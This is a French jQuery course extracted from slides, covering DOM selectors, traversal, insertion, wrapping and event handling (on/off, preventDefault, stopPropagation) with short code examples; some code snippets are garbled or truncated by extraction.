
- La balise script permet le référencement des librairies jQuery

```
<!DOCTYPE html>
<html>
  <head>
    <title>Example</title>
    <script src="../Scripts/jquery-1.10.2.js" type="text/javascript"></script>
    <link rel="stylesheet" type="text/css" href="../Scripts/styles.css"/>
  ...
</form>
<script type="text/javascript">

$(

</scr $(<selector, context)
'body> Define a local copy of jQuery
'html>
```

- Généralement le code jQuery sera inséré dans un fichier js externe
Note: `///<reference ...>` permet l'autocomplétion dans VSTO



A screenshot of a code editor showing a tooltip for the `///<reference path="jquery-1.10.2.js" />` directive. The tooltip contains the text: `$(<selector, context)` Define a local copy of jQuery.

216

jQuery: Sélection du DOM


- Sélection des éléments du DOM

217

jQuery: Hiérarchie du DOM

Quelques précisions de langage concernant le DOM

- <html> est un *ancestor* de tous les autres éléments; en d'autres termes, tous les autres éléments sont *descendants* de <html>
- <head> et <body> sont *descendants*, mais aussi *children* de <html>.
- <html> est donc *ancestor* et *parent* de <head> et <body>
- <p> sont *children* (et *descendants*) de <div>, *descendants* de <body> et <html>, et *siblings* les uns des autres.



218

jQuery: Sélection du DOM

`$(selector)` → sélection d'un élément du document (CSS)

`$(selector, context)` → sélection d'un élément du document dans un contexte précis

→ retourne un objet jQuery contenant une collection d'élément du DOM correspondant à la sélection

Sélecteur	Description
*	Tous les éléments du DOM
#id	L'élément qui correspond à l'id
element	Les éléments du DOM d'un type spécifique
.class	Les éléments qui contiennent la classe <code>css</code>

219


jQuery: Sélection du DOM

Exemple :

```
<body>
  <div>
    <input class="monstyle" id="txtName" type="text" placeholder="nom" />
```

```
18 //test 3 : id
19 var test3 = $('#txtName')
20 //retourne l'élément correspondant à ce sélecteur
21 //méthode jquery : ok
22 test3.addClass('monstyleAjout3');
23 //propriété JavaScript : ok
24 console.log(test3[0].localName);
25
```

```
//test 3 : id
var test3 = $('#txtName')
//retourne l'élément correspondant à ce sélecteur
//méthode jquery : ok
test3.addClass('monstyleAjout3');
//propriété JavaScript : ok
console.log(test3[0].localName)
```




220

jQuery: Sélection du DOM


`$(HTMLElement)` → sélection à partir d'un élément `HTMLElement`

`$(HTMLElement[])` → sélection à partir d'un tableau d'éléments

`HTMLElement`

→ retourne un objet jQuery uniquement

```
10 //test 2 :html
11 var test2 = $(HTMLInputElement);
12 //méthode jquery : ok
13 test2.addClass('ut2');
14 //propriété JavaScript : ok
15 console.log(test2[0].name);
16
17
```



221

jQuery : Selecteurs (1)

- Les sélecteurs jQuery sont identiques aux sélecteurs CSS3
 - `$('p')` sélectionne tous les tags `<p>` du document
 - `$('.mondiv')` sélectionne tous les éléments de la classe CSS `.mondiv`
 - `$('#header')` sélectionne l'élément dont l'identifiant CSS est `#header`
- jQuery introduit la notion d'extension de sélection (voir plus loin)
 - dans l'exemple les images impaires (`:odd`) sont prises en compte

```

<script type="text/javascript">
$(document).ready(function () {
    $("img:odd").mouseenter(function (e) {
        $(this).css("opacity", 0.5);
    }).mouseout(function (e) {
        $(this).css("opacity", 1.0);
    });
});
</script>

```

222

jQuery : Sélection des attributs

Sélecteur	Description
attr	Tous les éléments qui ont un attribut
attr = value	Tous les éléments dont l'attribut correspond à la valeur
attr != value	Tous les éléments dont l'attribut est différent de la valeur
attr ^= value	Tous les éléments dont l'attribut commence par la valeur
attr \$= value	Tous les éléments dont l'attribut termine par la valeur
attr *= value	Tous les éléments dont l'attribut contient la valeur

```

//récupérer l'attribut for du premier label
console.log($('label').attr('for'));
//tous les images qui contiennent un jpg
console.log($('img[src*="jpg"]').length); //6

```

223

jQuery: Extension de sélection (1)

Extension	Description
:animated	Sélectionne les éléments animés
:contains(text)	Sélectionne les éléments qui contiennent le texte
:eq(n)	Sélectionne l'élément ayant le n-ième index (0-based)
:even	Sélectionne les éléments pairs (1-based)
:first	Sélectionne le premier élément correspondant
:gt(n)	Sélectionne tous les éléments ayant un index supérieur à n
:has(selector)	Sélectionne tous les éléments qui contiennent au moins la sélection (selector)
:last	Sélectionne le dernier élément correspondant
:lt(n)	Sélectionne tous les éléments ayant un index inférieur à n
:odd	Sélectionne les éléments impairs (1-based)
:text	Sélectionne tous les éléments correspondant au text

224

jQuery: Extension de sélection (2)

Extension (Type)	Description
:button	Sélectionne tous les éléments de type button
:checkbox	Sélectionne tous les éléments de type checkbox
:file	
:header	Sélectionne tous les éléments de type titre (h1, h2, h3, etc.)
:hidden	Sélectionne tous les champs cachés
:image	Sélectionne tous les éléments de type image
:input	Sélectionne tous les éléments de type input
:password	Sélectionne tous les éléments de type password
:radio	Sélectionne tous les éléments de type radio
:reset	Sélectionne tous les éléments qui « reset » un formulaire

225

jQuery: Extension de sélection (3)

Extension (Type)	Description
:select	Sélectionne tous les éléments de type select
:submit	Sélectionne tous les éléments de type submit
:visible	Sélectionne tous les éléments visibles

226

jQuery: Eléments enfants (1)

Exemple du mod.html

Sélecteur	Description
Children ou ('>', 'elem')	Éléments directement enfants

```
$(document).ready(function () {
    //équivalent
    console.log($('#row1').children().length);
    console.log($('>', '#row1').length);
```

227

jQuery: Eléments enfants (2)

Exemple du mod.html

Sélecteur	Description
find ou ('*', 'elem')	Tous les éléments enfants

```
$('document').ready(function () {
    //équivalent
    console.log($('#row1').children().length); //3
    //tous les éléments enfants
    console.log('*', '#row1').length); //12

$('document').ready(function () {
    //équivalent
    console.log($('#row1').children().length); //3
    //tous les éléments enfants
    console.log('* img,label','#row1').length); //6
```

228

jQuery: Méthode find vs children

La méthode **children** sélectionne uniquement les éléments qui sont directement descendants de la sélection jQuery

La méthode **find** sélectionne tous les descendants

```
var childCount = $('div.drow').children().each(function (index, elem) {
    console.log("Child: " + elem.tagName + " " + elem.className);
}).length;
console.log("There are " + childCount + " children");

var descCount = $('div.drow').find('img').each(function (index, elem) {
    console.log("Descendant: " + elem.tagName + " " + elem.src); es messages qui se sont p
}).length;
console.log("There are " + descCount + " img descendants");

```

Child: DIV dcell
 Child: DIV dcell
 Child: DIV dcell
 There are 6 children
 Descendant: IMG http://localhost:53693/Images/ery_1.jpg
 Descendant: IMG http://localhost:53693/Images/ery_2.jpg
 Descendant: IMG http://localhost:53693/Images/ery_3.jpg
 Descendant: IMG http://localhost:53693/Images/ery_4.jpg
 Descendant: IMG http://localhost:53693/Images/ery_5.jpg
 Descendant: IMG http://localhost:53693/Images/ery_6.jpg
 There are 6 img descendants

229

jQuery: Etendre une sélection

La méthode `add` permet d'ajouter des éléments à la sélection jQuery

```
<html>
<ul>
  <li>list item 1</li>
  <li>list item 2</li>
  <li>list item 3</li>
</ul>
<p>a paragraph</p>
<script> (function ($) {
  $("li").add("p").css("background-color", "red");
})(jQuery); </script>
</body>
</html>
```

L'inverse de la méthode `add` est la méthode `not`

```
<script> (function ($) {
  // $("li").add("p").css("background-color", "red");
  $('li').not(':even').css('background-color', 'red');
```

230

jQuery: Réduire une sélection

Les méthodes suivantes permettent de réduire une sélection jQuery

Méthode	Description
<code>.eq(n)</code>	Sélectionne l'élément ayant le nième index (0-based)
<code>.filter()</code>	Supprime de la sélection les éléments correspondant à la condition
<code>.first()</code>	Sélectionne le premier éléments correspondant
<code>.has(selector)</code>	Supprime de la sélection les éléments qui n'ont pas le descendant spécifié par la sélection du has()
<code>.last()</code>	Sélectionne le dernier élément correspondant
<code>.not()</code>	Supprime de la sélection les éléments correspondant à la sélection du not
<code>.slice(start, end)</code>	Supprime de la sélection tous les éléments qui ne sont pas dans la plage de la méthode slice()

231

jQuery: Méthode filter

La méthode *filter* de jQuery permet de filtrer suivant une fonction (ce qui revient en quelque sorte à créer un filtre personnalisé)

```
// L'ensemble des éléments positionnés de manière absolue
alert($('*').filter(function ()
{ return $(this).css('position') === 'absolute'; })
.length);
// L'ensemble des div positionnés de manière absolue
alert($('div').filter(function ()
{ return $(this).css('position') === 'absolute'; })
.length);
```

232

jQuery: Sélection d'Eléments parents

- Pour sélectionner les éléments qui sont parents d'une sélection, utiliser les méthodes suivantes

Méthode	Description	
closest	Ancêtre le plus proche	closest(selector) closest(selector, context)
offsetParent	Ancêtre le plus proche (CSS fixed, absolute, relative)	offsetParent()
parent	Le parent de chaque élément de la sélection jQuery	parent() parent(selector)
parents	Les ancêtres de chaque élément de la sélection jQuery	parents() parents(selector)
parentsUntil	Les ancêtres de chaque élément de la sélection jQuery jusqu'à un élément spécifié	parentsUntil(selector) parentsUntil(selector, selector) parentsUntil(HTMLElement) parentsUntil(HTMLElement, selector) parentsUntil(HTMLElement[]) parentsUntil(HTMLElement[], selector)


233

jQuery: Sélection d'Eléments parents (2)

La méthode *parent* sélectionne le parent de chaque élément de la sélection jQuery

```
$('div.dcell').parent().each(function (index, elem) {
    console.log("Element: " + elem.tagName + " " + elem.id);
});

$('div.dcell').parent('#row1').each(function (index, elem) {
    console.log("Filtered Element: " + elem.tagName + " " + elem.id);
});
```



234

jQuery: Itération Méthode each (1)

Suivant la sélection dans la fonction \$, jQuery peut retourner un tableau d'élément HTMLElement

→ ce tableau peut-être récupéré dans une variable sur laquelle le développeur pourra procéder une itération JavaScript

```
<script type="text/javascript">
$(document).ready(function () {
    var elems = $('img:odd');
    for (var i = 0; i < elems.length; i++) {
        console.log("Element: " + elems[i].tagName + " " + elems[i].src);
    }
});
// Output
Element: IMG http://localhost:53693/Images/ery_2.jpg
Element: IMG http://localhost:53693/Images/ery_4.jpg
Element: IMG http://localhost:53693/Images/ery_6.jpg
```

235

jQuery: Itération Méthode each (2)

jQuery expose la méthode **each** afin d'itérer sur tous les éléments d'un tableau

```
//méthode each de jQuery
$(document).ready(function () {
    $('img:odd').each(function (index, elem) {
        console.log("Element: " + elem.tagName + " " + elem.src);
    });
});
```

Element: IMG http://localhost:53693/Images/ery_2.jpg
 Element: IMG http://localhost:53693/Images/ery_4.jpg
 Element: IMG http://localhost:53693/Images/ery_6.jpg

Note : Le mot clé `this` fait référence à un élément du DOM dans la fonction `each()`

236

jQuery: Itération Méthode each (3)

La méthode **each** demande en argument une fonction dite de rappel – on parle de fonction déléguée (*callback*) - qui sera exécutée sur chacun des éléments du tableau.

Cette fonction reçoit en premier argument l'index de l'élément itéré et en second argument l'élément (l'objet) qui est itéré

```
//méthode each de jQuery
$(document).ready(function () {
    $('img:odd').each(function (index, elem) {
        console.log("Element: " + elem.tagName + " " + elem.src);
    });
});
```

each(callback, args)
 Execute a callback for every element in the matched set.
 (You can seed the arguments with an array of args, but this is
 only used internally.)

237

jQuery: Exercice

- Refactoriser l'exercice d'affichage d'information dans la console

Voir F12 la console : --> Itération des images via jQuery

```

ERY 01: 
ERY 02: 
ERY 03: 
ERY 04: 
ERY 05: 
ERY 06: 

```

L'encodage de caractères du document HTML n'a pas de la plage US-ASCII. L'encodage de caractères de la plage US-ASCII.

⚠️ L'utilisation de « getPreventDefault() » est obsolète.

```

function OrderjQuery(e) {
  var elements = $('.dcell>img');
  elements.each(function(index, element) {
    console.log("Element: " + index + " - " + element.tagName + " " + element.src);
  })
  e.preventDefault();
}

```

238

jQuery: Naviguer dans la hiérarchie

Les méthodes suivantes permettent de naviguer au travers de la hiérarchie du DOM

Méthodes	Description
next	Sélectionne l'élément suivant directement le même niveau (pour chaque élément de la sélection jQuery)
nextAll	Sélectionne l'élément suivant directement le même niveau (pour chaque élément de la sélection jQuery)
nextUntil	
prev	Sélectionne les éléments précédent directement le même niveau (pour chaque élément de la sélection jQuery)
prevAll	
prevUntil	
siblings	Sélectionne tous les éléments de même niveau (précédents/suivants)

239

jQuery: Méthode next

La méthode ***next*** sélectionne l'élément suivant directement le même niveau (pour chaque élément de la sélection jQuery)

La méthode ***nextAll*** sélectionne tous les éléments suivant directement le même niveau (pour chaque élément de la sélection jQuery)

```
$('img[src*="ery_1"]')
//.parent().next().css("opacity", "0.2");
.parent().nextAll().css("opacity", "0.2");
```



240

jQuery: Méthode siblings

La méthode ***siblings*** permet de sélectionner les éléments de même niveau qui précèdent et suivent la sélection jQuery

```
$('img[src*="ery_2"], img[src*="ery_5"]')
//.parent().siblings().css("border", "thick solid red");
.parent().siblings().css("opacity", "0.2");
```



241

jQuery: Méthode get

Lorsqu'une sélection retourne un tableau (Array) l'on peut accéder aux éléments l'un à la suite de l'autre via la méthode `each` et l'on peut également directement accéder à un des éléments via la méthode `get`

```
<script>  (function ($) {
    // Using DOM node properties to set the title attribute.
    $('a').get(0).title = 'jQuery.com';
    // Manipulation of DOM element using jQuery methods.
    $('a').attr('href', 'http://www.jquery.com');
})(jQuery);
```

→ L'on peut également accéder à l'élément via l'indexeur (ce qui est plus rapide car natif JavaScript)

```
$(a)[0].title = 'jQuery.com';
```

242

jQuery: Méthode get (2)

La méthode `get` renvoie un tableau d'éléments JavaScript natifs
- il n'y a pas de chaînage possible après la méthode `get`

```
<!DOCTYPE html>
<html lang="en">
<body>
    <a href="http://www.jquery.com" title="anchor1">jQuery.com</a>
    <a href="http://www.jquery.com" title="anchor2">jQuery.com</a>
    <a href="http://www.jquery.com" title="anchor3">jQuery.com</a>
    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"></script>
    <script> (function ($) {
        var arrayOfAnchors = $('a').get(); // Create native array from wrapper set.
        alert(arrayOfAnchors[2].title); // Alerts the third link.
    })
```

243

jQuery: Itération Implicite (attr)

La méthode `attr` applique une itération implicite en mode `set` mais renverra uniquement le premier élément en mode `get`

```
<!DOCTYPE html>
<html lang="en">
<body>
    <div id="div1">I am a div</div>
    <div id="div2">I am a div</div>
    <div id="div3">I am a div</div>
    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.
<script> (function($){
    // Alerts attribute value for first element in wrapper set.
    alert($('div').attr('id')); // Alerts "div1".
})(jQuery); </script>
</body>
</html>
```

Il faut utiliser la méthode `each` pour passer en mode d'itération explicite et afficher chaque id du `<div>`

```
$('div').each(function(){
    // "this" is each element :
    alert($(this).attr('id'));
    // Could also be written:
});
```

244

Assigner une valeur à un élément

Plusieurs méthodes sont utilisables en mode `get/set`

Méthode	Description
<code>attr(name, value)</code>	Assigne une valeur à un attribut
<code>text(value)</code>	Assigne une valeur à un élément du DOM
<code>html(value)</code>	Assigne un contenu html
<code>prop(key, value)</code>	Assigne une valeur à une propriété
<code>css(key, value)</code>	Assigne une valeur à une propriété css
<code>val(value)</code>	Assigne une valeur à un élément (Formulaires)
<code>data(key, value)</code>	Assigne une donnée à un élément

245

Insérer: append

La méthode *append* ajoute un objet jQuery (similaire à un tableau d'éléments DOM) à la suite d'un élément (à l'intérieur)

```
<script type="text/javascript">
$(document).ready(function () {
    var newElems = $("<div class='dcell'></div>")
        .append("<img src='../Images/ery_9.jpg' />")
        .append("<label for='ery_9'>ERY 9:</label>")
        .append("<input name='lily' value='0' required />");

    newElems.css("border", "thick solid red");

    $('#row1').append(newElems);
});
</script>
```



246

Insérer: prepend

Dans l'exemple précédent « row1 » contient déjà 3 tag <div>, la méthode *append* ajoute le nouvel élément en dernière position, la méthode *prepend* ajoute l'élément en première position

```
<form method="post">
<div id="oblock">
    <div class="dtable">
        <div id="row1" class="drow">
            <div class="dcell">...</div>
            <div class="dcell">...</div>
            <div class="dcell">...</div>
        </div>
        <div id="row2" class="drow">
            <div class="dcell">...</div>
            <div class="dcell">...</div>
            <div class="dcell">...</div>
        </div>
    </div>
    <div id="row3" class="drow">
        <div class="dcell">...</div>
        <div class="dcell">...</div>
        <div class="dcell">...</div>
    </div>
</div>
$('#row1').prepend(newElems);
;
```




247

Insérer: le même nouvel élément (clone)

Un appel à *append* et *prepend* sur le même élément à inséré à un effet « particulier », l'élément en question n'est pas ajouté deux fois comme attendu mais ajouter puis déplacé et donc n'est ajouté finalement qu'une seule fois

- Utiliser la méthode *clone()* pour ajouter un nouvel élément plusieurs fois

```
$('#row1').append(newElems);
$('#row2').prepend(newElems.clone());
```



248

Insérer: prependTo et appendTo

Les méthodes *AppendTo* et *PrependTo*: ajoute tous les éléments spécifiés par le sélecteur A à d'autres spécifiés par B, dans l'expression `$(A).appendTo(B)` est l'équivalent de `$(B).append(A)`

```
...
<script type="text/javascript">
$(document).ready(function() {
    var newElems = $("<div class='dcell'>");
    $('img').appendTo(newElems);
    $('#row1').append(newElems);
});
</script>
...
```

249

Insertion de Parent et Ancestor (Wrapping)

Sélecteur	
wrap	
wrapAll	<p>Entoure tous les éléments de la sélection par un seul élément.</p> <p>Different de la fonction wrap() qui entoure chaque élément de la selection par un nouvel élément.</p>
wrapInner	Entoure les fils d'un élément (inclus les noeuds textes) par un autre élément.

250

Insertion de Parent et Ancestor (Wrap)

Les méthodes **wrap** permettent d'entourer une structure d'éléments par d'autres éléments. Cette procédure est très utile pour injecter une structure de code additionnel dans un document sans modifier la sémantique originelle du document.

```
$(document).ready(function () {
    var newElem = $("<div>").css("border", "thick solid red");
    $('div.draw').wrap(newElem);
```



La méthode `unwrap` supprime les parents de la sélection

251

Insertion de Parent et Ancestor (WrapAll)

La méthode *wrapAll*

```
$(document).ready(function () {
    var newElem = $("<div>").css("border", "thick solid red");
    $('.dcell').wrapAll(newElem);
```



252

Insertion de Parent et Ancestor (WrapInner)

La méthode *wrapInner*

```
<pre type="text/javascript">
$(document).ready(function () {
    var newElem = $("<div>").css("border", "thick solid red");
    $('.dcell').wrapInner(newElem);
```



253

Insertion à la suite d'un élément


Les méthodes **after** et **before** insère des éléments après ou avant le contenu de la sélection (au même niveau → sibling (enfants de même parents))

```
var newElems01 = $("<div class='dcell'></div>")
    .append("<img src='../Images/ery_8.jpg' />")
    .append("<label for='ery_8'>ERY 8:</label>")
    .append("<input name='ery8' value='0' required />");

var newElems02 = $("<div class='dcell'></div>")
    .append("<img src='../Images/ery_9.jpg' />")
    .append("<label for='ery_9'>ERY 9:</label>")
    .append("<input name='ery9' value='0' required />");

$(newElems01).add(newElems02).css("border", "thick solid red");

$("#row1 div.dcell").after(newElems01);
$("#row2 div.dcell").before(newElems02);
```



254

Remplacer un élément: replaceAll/With

Les méthodes **replaceAll** et **replaceWith** remplace les éléments pointés par la fonction par l'élément courant. Depuis la version 1.3.2 de JQuery, retourne tous les éléments insérés.

```
<b>Paragraph. </b>).replaceAll("p");
```

```
var newElems01 = $("<div class='dcell'></div>")
    .append("<img src='../Images/ery_8.jpg' />")
    .append("<label for='ery_8'>ERY 8:</label>")
    .append("<input name='ery8' value='0' required />")
    .css("border", "thick solid red");

$('#row1').children().first().replaceWith(newElems01);

$("#row2 img").replaceAll("#row2 img")
    .css("border", "thick solid red");
```



255

jQuery et Evénements



A propos des événements et jQuery, il faut notamment mentionner

1. jQuery expose plusieurs techniques pour attacher un gestionnaire événementiel à un événement
2. jQuery *normalise* la signature de la méthode événementielle en passant systématiquement un objet de type *Event* compatible avec tous les navigateurs
3. jQuery prend en compte les événements de la souris, du clavier, du formulaire, du document et de la fenêtre

i **Note** : dans les exemples qui suivent remplacer la méthode *bind* par la méthode *on* et remplacer la méthode *unbind* par la méthode *off*

256

jQuery :méthodes on - off

La méthode *on* permet de déléguer un gestionnaire pour tout type d'événement attaché à un élément du DOM qu'il soit existant au moment de la création du DOM ou ajouter par une action jQuery

```
//méthode ON
$('body').on('click', 'button', function ()
{ $(this).after("<button>Autre bouton via script</button>"); });

.on( events [, selector ] [, data ], handler(eventObject) )
```

La méthode *off* permet le désabonnement aux événements attachés via la méthode *on*

```
.off( events [, selector ] [, handler ] )
```

257

jQuery : Méthode on (2)

Plusieurs événements peuvent-être attaché à un élément du DOM (éventuellement par chaînage)

```
// Liaison d'événements via la méthode bind
$('input').bind('click', function () { alert('You clicked me!'); });
$('input').bind('focus', function () {
    $('#log').html('You focused this input!');
});
...
...

$('input')
    .bind('click', function () { alert('You clicked me!'); })
    .bind('focus', function () {
        $('#log').html('You focused this input!');
    });
$('input')
    .bind('click', handlerClick)
    .bind('focus', handlerFocus);
function handlerClick() { alert('You clicked me!'); }
function handlerFocus() { $('#log').html('You focused this input!'); }
```

258

jQuery : Méthode off

Lorsqu'un gestionnaire est attaché à un événement, le gestionnaire est appelé chaque fois que l'événement a lieu

- pour désabonner, il faut utiliser la méthode **off** (*unbind* est obsolète)

```
// suppression de focus
$('input').unbind('click');
$('input').unbind(types, fn);
// ou désabonner tous les événements

// Désabonnement d'événements
$('button').click(function () {
    // désabonne tous les gestionnaires des événements
    // click et focus
    $('input').unbind('click');
    $('input').unbind('focus');
    // ou désabonner tous les événements // $('button').unbind();
});
```

259

jQuery : Méthode off (2)

Le désabonnement peut cibler un gestionnaire spécifique

```
$('input')
    .bind('click', handlerClick)
    .bind('click', handlerClick2)
    .bind('focus', handlerFocus);
function handlerClick() { alert('You clicked me!'); }
function handlerClick2() { alert('Hello!'); }
function handlerFocus() { $('#log').html('You focused this input!'); }

// Désabonnement d'événements
$('button').click(function () {
    // désabonne tous les gestionnaires des événements
    // click et focus
    $('input').unbind('click', handlerClick2);
    $('input').unbind('focus');
```

260

jQuery : Raccourcis

jQuery expose un raccourci pour la liaison des gestionnaires événementiels, il suffit de substituer le nom de l'événement à une méthode du même nom

- ce raccourci n'est valable que pour les événements standards du DOM (ne fonctionne pas pour mouseenter/mouseleave)

```
// Liaison d'événements via la méthode bind
// $('input').bind('click', function () { alert('You clicked me!'); });
$('input').click(function () { alert('You clicked me!'); });
// $('input').click(data, fn)      function () {
//   $('#1').click(function () { alert('You used this input!'); });
//});
```

261

jQuery : ...sélecteur css

Un événement est attaché au sélecteur jQuery et donc un événement peut-être attaché à un sélecteur css

```

<!-- Janvier 2014 -->
<td><a class="LienDetailStage" href="../DetailStages/01_csharp_base_1.html">TP<
<!-- Février 2014 -->
<td></td>
<!-- Mars 2014 -->
<td></td>
<!-- Avril 2014 -->
<td><a class="LienDetailStage" href="../DetailStages/01_csharp_base_1.html">CER<

</tr>
</table>

$('.LienDetailStage').click(function (e) {
    //reset couleur cellule précédente
    $('#part1').css('background-color', '#C6D1DD');
    $(this).parents('table').find('td').each(function (index, element) +
        $(element).css('background-color', '#C6D1DD');
});
```

262

jQuery : objet Event (1)

Quelque soit le navigateur utilisé, jQuery passe un objet Event lors de chaque événement

- Il suffit de passer un paramètre (e) au gestionnaire événementiel

```

]<body>
  <script src="../Scripts/jquery-1.10.2.js" type="text/javascript"></script>
]<script> (function ($) {
    $(window).load(function (event) { alert(event.type); }); // Alerts "load".
})jQuery); </script>
</body>
</html>
```

263

jQuery : objet Event (2)

Membres de l'objet Event

Membre	Description
altKey	Booléen
Bubbles	Retourne true si propagation de l'événement
Button	
cancelable	
charCode	
clientX, clientY	
ctrlKey	
currentTarget (HTMLElement)	Invocation actuelle
data	Données passées au gestionnaire
detail	
eventPhase	

264

jQuery : objet Event (3)

Membres de l'objet Event

Membre	Description
isDefaultPrevented()	Retourne True si le gestionnaire par défaut est désactivé
isImmediatePropagationStopped()	
isPropagationStopped()	
metaKey	
originalEvent	
originalTarget	
pageX / pageY	Position relative de la souris par rapport au bord gauche de la fenêtre
preventDefault()	Désactive le gestionnaire par défaut
relatedTarget	Pour les événements de la souris

265

jQuery : objet Event (4)

Membres de l'objet Event

Membre	Description
result	Retourne le résultat du dernier gestionnaire invoqué par l'événement
stopImmediatePropagation()	
stopPropagation()	
target	Retourne l'élément HTML qui a provoqué l'événement
timeStamp	L'heure à laquelle l'événement a eu lieu
type	Type d'événement (EventType)
view	
which	Retourne un nombre qui indique la touche qui a été utilisée pour un événement du clavier

266

jQuery : objet Event (5)

Exemple de l'utilisation de l'objet Event

- récupérer les coordonnées de la souris par rapport à un élément du DOM

```
//
$('div').mousemove(function (e) {
    //relative to this div element instead of document.
    var relativeX = e.pageX - this.offsetLeft;
    var relativeY = e.pageY - this.offsetTop;
    $(this).html('relativeX = ' + relativeX + ', relativeY = ' + relativeY);
});
```

relativeX =
60, relativeY
= 90

267

jQuery : objet Event (6)

Exemple de l'utilisation de l'objet Event (2)

- passer des informations via l'objet Event
(remarquer également comment appliquer la notion de *many event to one handler*)

```
$('img:odd').bind("mouseenter mouseout", "red", handleMouse);
$('img:even').bind("mouseenter mouseout", "blue", handleMouse);

function handleMouse(e) {
    var cssData = {
        "border": "thick solid " + e.data,
    }
    if (event.type == "mouseout") {
        cssData.border = "";
    }
    $(this).css(cssData);
```


268

jQuery : Délégation bubbling

La notion de *délégation d'événement* repose sur le paradigme de propagation des événements JavaScript le long de l'arbre du DOM (*bubbling/tunneling events*)

- Bubbling : signifie que l'événement va se propager le long de l'arbre du DOM vers le haut

```
<table style="border: 5px solid red">
  <tr>
    <td style="margin: 15px">
      <ul>
        <li><a href="#">lien 01</a></li>
        <li><a href="#">lien 02</a></li>
        <li><a href="#">lien 03</a></li>
        <li><a href="#">lien 04</a></li>
        <li><a href="#">lien 05</a></li>
        <li><a href="#">lien 06</a></li>
      </ul>
    </td>
  </tr>
</table>
```



269

jQuery : Délégation capturing

La propagation le long de l'arbre du DOM, du haut vers le bas s'appelle le *tunneling* ou la capture d'événement (capturing)
 → elle n'est pas supportée par IE et non implémentée dans jQuery
 Elle existe cependant en JavaScript via le booléen de la méthode addEventListener

```
document.addEventListener('click', function (e) {
    var element = e.srcElement;
    alert(element.tagName);
    if (element.tagName === 'A') {
        alert("lien");
        e.preventDefault();
    }
},false);
//$( 'a' ).bind( "click", handlerClick1 );
//$( 'a' ).bind( "click", handlerClick1 );
```

270

jQuery : preventDefault()

Pour désactiver le comportement associé par défaut à un événement du DOM, on utilise la méthode preventDefault() de l'objet Event

```
<p>texte</p>
<a href="http://jquery.com">lien 07</a>

<script src="../Scripts/jquery-1.10.2.js" type="text/javascript">
<script> (function ($) {
    // Attacher l'événement click à l'élément
    $('a').click(function (event) {
        // alert("Target:" + event.target +
        // event.target est <a>.
        event.preventDefault();
        //$(event.target).parent().remove()

        addEvent(document.getElementById("stop-default"), "click", stopDefaultBehavior);
        function stopDefaultBehavior (evt) {
            var eventReference = (typeof evt !== "undefined") ? evt : event;
            if (eventReference.preventDefault) {
                eventReference.preventDefault();
            }
            else {
                eventReference.returnValue = false;
            }
        }
    })
})
```

271

jQuery :stopPropagation()

La méthode `stopPropagation()` permet de stopper la propagation de l'événement le long de l'arbre du DOM

```
<ul>
  <li><a href="#">lien 01</a></li>
  <li><a href="#">lien 02</a></li>
  <li><a href="#">lien 03</a></li>
  <li><a href="#">lien 04</a></li>
  <li><a href="#">lien 05</a></li>
  <li><a href="#">lien 06</a></li>
</ul>
<div>
  <p>texte</p>
  <a href="http://jquery.com">lien 07</a>
</div>

<script src="../Scripts/jquery-1.10.2.js"
<script> (function ($) {
  $('a').click(
    function (event) {
      alert('click a');
      event.preventDefault();
      event.stopPropagation();
    });
  $('li').click(
    function (event) {
      alert('click li');
    });
  $('ul').click(
    function (event) {
```

272

jQuery :stopPropagation()

La méthode `stopPropagation()` stoppe la propagation le long de l'arbre mais si plusieurs gestionnaires sont attachés à l'événement en cours ils seront invoqués

```
$( 'a' ).bind( 'click', handlerClick1 );
$( 'a' ).bind( 'click', handlerClick2 );
function handlerClick1(e) {
  alert('You clicked 01!');
  e.stopPropagation();
}
function handlerClick2(e) { alert('Hello 02!'); }
```

La méthode `stopImmediatePropagation()` stoppe la propagation après que le gestionnaire actuel ait été invoqué (ex: `handlerClick2` n'est pas invoqué)

```
$( 'a' ).bind( 'click', handlerClick1 );
$( 'a' ).bind( 'click', handlerClick2 );
function handlerClick1(e) {
  alert('You clicked 01!');
  e.stopImmediatePropagation();
}
function handlerClick2(e) { alert('Hello 02!'); }
```

273

jQuery : return false

Retourner le booléen `false` dans un gestionnaire équivaut à appeler la méthode `preventDefault()` et la méthode `stopPropagation()`.

```
<!DOCTYPE html>
<html lang="en">
<body><span><a href="javascript:alert('You clicked me!')>me</a></span>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js">
<script> (function($){    $('span').click(function(){
    // Add click event to <span>.
